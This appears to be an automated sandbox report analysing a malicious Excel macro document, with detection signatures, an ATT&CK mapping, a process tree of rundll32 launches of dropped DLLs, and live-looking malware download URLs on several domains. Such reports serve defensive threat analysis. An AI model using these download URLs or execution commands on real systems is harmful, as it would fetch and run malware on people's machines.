ID: 383151
Sample Name: document-933340782.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 10:46:01
Date: 07/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report document-933340782.xlsm

Overview


General Information

Sample Name:	document-933340782.xlsm
Analysis ID:	383151
MD5:	766f5bb363db9a9.
SHA1:	57e67742fd7e7fa..
SHA256:	9952ce93009bb9..
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- IP address seen in connection with o…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…
- Uses a known web browser user age…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2292 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2508 cmdline: rundll32 ..\iekdhfe.dsk,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2340 cmdline: rundll32 ..\iekdhfe.dsk1,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2788 cmdline: rundll32 ..\iekdhfe.dsk2,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2792 cmdline: rundll32 ..\iekdhfe.dsk3,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2716 cmdline: rundll32 ..\iekdhfe.dsk4,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
- **cleanup**

Malware Configuration

No configs have been found


Yara Overview

No yara matches

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 2	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 3	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S P
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 3	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 4	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C B Fi
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M A R or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-933340782.xlsm	37%	Virustotal		Browse
document-933340782.xlsm	19%	Metadefender		Browse
document-933340782.xlsm	48%	ReversingLabs	Document-Excel.Spyware.Ymacco	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
kristen.sbddev.com	2%	Virustotal		Browse
holmesservices.mobiledevsite.co	7%	Virustotal		Browse
tienda.ventadigital.com.ar	4%	Virustotal		Browse
nellaimasthanbiryani.com	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://tienda.ventadigital.com.ar/ds/2803.gif	100%	Avira URL Cloud	malware	
http://nellaimasthanbiryani.com/ds/2803.gif	100%	Avira URL Cloud	malware	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://thirdstringcalifornia.com/ds/2803.gif	100%	Avira URL Cloud	malware	
http://holmesservices.mobiledevsite.co/ds/2803.gif	100%	Avira URL Cloud	malware	
http://kristen.sbddev.com/cgi-sys/suspendedpage.cgi	0%	Avira URL Cloud	safe	
http://kristen.sbddev.com/ds/2803.gif	100%	Avira URL Cloud	malware	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
kristen.sbddev.com	50.23.112.133	true	false	• 2%, Virustotal, Browse	unknown
holmesservices.mobiledevsite.co	103.68.166.129	true	true	• 7%, Virustotal, Browse	unknown
tienda.ventadigital.com.ar	31.170.166.139	true	false	• 4%, Virustotal, Browse	unknown
nellaimasthanbiryani.com	66.36.231.40	true	false	• 4%, Virustotal, Browse	unknown
thirdstringcalifornia.com	143.95.33.96	true	false		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://tienda.ventadigital.com.ar/ds/2803.gif	true	• Avira URL Cloud: malware	unknown
http://nellaimasthanbiryani.com/ds/2803.gif	true	• Avira URL Cloud: malware	unknown
http://thirdstringcalifornia.com/ds/2803.gif	true	• Avira URL Cloud: malware	unknown
http://holmesservices.mobiledevsite.co/ds/2803.gif	true	• Avira URL Cloud: malware	unknown
http://kristen.sbddev.com/cgi-sys/suspendedpage.cgi	false	• Avira URL Cloud: safe	unknown
http://kristen.sbddev.com/ds/2803.gif	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.0000000 2.2119083483.0000000001D97000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2112907787.000 0000001D77000.00000002.0000000 1.sdmp, rundll32.exe, 00000005 .00000002.2109469854.000000000 1D57000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000 002.2106743511.0000000001D7700 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 00624725.0000000001D77000.0000 0002.00000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000008.0000000 2.2100437884.0000000001B90000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000003.0000000 2.2118809970.0000000001BB0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2112718551.000 0000001B90000.00000002.0000000 1.sdmp, rundll32.exe, 00000005 .00000002.2108608259.000000000 1B70000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000 002.2106559021.0000000001B9000 0.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.0000000 2.2118809970.0000000001BB0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2112718551.000 0000001B90000.00000002.0000000 1.sdmp, rundll32.exe, 00000005 .00000002.2108608259.000000000 1B70000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000 002.2106559021.0000000001B9000 0.00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.0000000 2.2119083483.0000000001D97000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2112907787.000 0000001D77000.00000002.0000000 1.sdmp, rundll32.exe, 00000005 .00000002.2109469854.000000000 1D57000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000 002.2106743511.0000000001D7700 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 00624725.0000000001D77000.0000 0002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com/	rundll32.exe, 00000003.0000000 2.2118809970.0000000001BB0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2112718551.000 0000001B90000.00000002.0000000 1.sdmp, rundll32.exe, 00000005 .00000002.2108608259.000000000 1B70000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000 002.2106559021.0000000001B9000 0.00000002.00000001.sdmp	false		high
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.0000000 2.2119083483.0000000001D97000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2112907787.000 0000001D77000.00000002.0000000 1.sdmp, rundll32.exe, 00000005 .00000002.2109469854.000000000 1D57000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000 002.2106743511.0000000001D7700 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 00624725.0000000001D77000.0000 0002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.0000000 2.2118809970.0000000001BB0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2112718551.000 0000001B90000.00000002.0000000 1.sdmp, rundll32.exe, 00000005 .00000002.2108608259.000000000 1B70000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000 002.2106559021.0000000001B9000 0.00000002.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
143.95.33.96	thirdstringcalifornia.com	United States		62729	ASMALLORANGE1US	false
66.36.231.40	nellaimasthanbiryani.com	United States		14361	HOPONE-GLOBALUS	false
50.23.112.133	kristen.sbddev.com	United States		36351	SOFTLAYERUS	false
31.170.166.139	tienda.ventadigital.com.ar	United States		47583	AS-HOSTINGERLT	false
103.68.166.129	holmesservices.mobiledevsite.co	Singapore		38719	DREAMSCAPE-AS-APDreamscapeNetworksLimitedAU	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383151
Start date:	07.04.2021
Start time:	10:46:01
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 28s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-933340782.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal88.expl.evad.winXLSM@11/12@5/5
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, svchost.exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
143.95.33.96	document-767588369.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-767588369.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-1529481003.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-1848958962.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-1848958962.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-227495331.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-227495331.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-2112297424.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-2112297424.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-693432745.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-693432745.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-570232986.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-509173130.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-570232986.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-1569269334.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-509173130.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-1569269334.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-65789758.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-2074639396.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-65789758.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
66.36.231.40	document-767588369.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-767588369.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-1529481003.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-1848958962.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-1848958962.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-227495331.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-227495331.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-2112297424.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-2112297424.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-693432745.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-693432745.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-570232986.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-509173130.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-570232986.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-1569269334.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-509173130.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-1569269334.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-65789758.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-2074639396.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-65789758.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
holmesservices.mobiledevsite.co	document-767588369.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-767588369.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-1529481003.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-1848958962.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-1848958962.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-227495331.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-227495331.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-2112297424.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-2112297424.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-693432745.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-693432745.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-570232986.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-509173130.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-570232986.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-1569269334.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-509173130.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-1569269334.xlsm	Get hash	malicious	Browse	• 103.68.166.129
